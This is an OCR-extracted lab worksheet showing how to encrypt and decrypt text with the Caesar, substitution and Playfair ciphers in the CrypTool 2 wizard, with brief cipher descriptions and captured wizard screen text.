
The Caesar Cipher technique is one of the earliest and simplest methods of encryption technique. It's simply a type of substitution cipher, i.e., each letter of a given text is replaced by a letter with a fixed number of positions down the alphabet.


Step 1: open cryptool2




Step 2:





WIZARD
AGE SELECTION
Select classic or modern encryption/decryption.
Description
Selecting this allows you to encrypt a plaintext or decrypt a ciphertext with a classic algorithm. You can choose which algorithm you want to use for doing this.
Classic Encryption/Decryption
Modern Encryption/Decryption


WIZARD
ALGORITHM SELECTION
Select a classic encryption/decryption algorithm.
Description
This encryption algorithm, already used by the Roman general and dictator Caesar, substitutes single letters: The substitution rule is that the letters of the cleartext alphabet are shifted by a special value (key).
Caesar
Vigenère
Substitution
Enigma
Playfair
ADFGVX
XOR
Transposition
Scytale


encryption


WIZARD
MESSAGE INPUT
Here, you can input the message and the key to use.
Encrypt or Decrypt
Encrypt
Message to encrypt
Hi Good Morning all
Key
3




Decryption

- Select decrypt write a message




Output





2. Substitution Cipher


Hiding some data is known as encryption. When plain text is encrypted it becomes unreadable and is known as ciphertext. In a Substitution cipher, any character of plain text from the given fixed set of characters is substituted by some other character from the same set depending on a key. For example with a shift of 1, A would be replaced by B, B would become C, and so on.

Step 1:












-Encryption




Output





Give unknown mark






Check with numerical using Remove:






Replaced:


It will replaced symbol to any other symbol








3.Playfair Cipher :

The **Playfair cipher** was the first practical digraph substitution cipher. The scheme was invented in **1854** by **Charles Wheatstone** but was named after Lord Playfair who promoted the use of the cipher. In playfair cipher unlike traditional cipher we encrypt a pair of alphabets(digraphs) instead of a single alphabet. It was used for tactical purposes by British forces in the Second Boer War and in World War I and for the same purpose by the Australians during World War II. This was because Playfair is reasonably fast to use and requires no special equipment.






WIZARD
ALGORITHM SELECTION
Description
Caesar
Vigenère
Substitution
Enigma
Playfair
ADFGVX
XOR
Transposition
Scytale


WIZARD
MESSAGE INPUT


WIZARD
PLAYFAIR OUTPUT

Decryption


WIZARD
MESSAGE INPUT


WIZARD
PLAYFAIR OUTPUT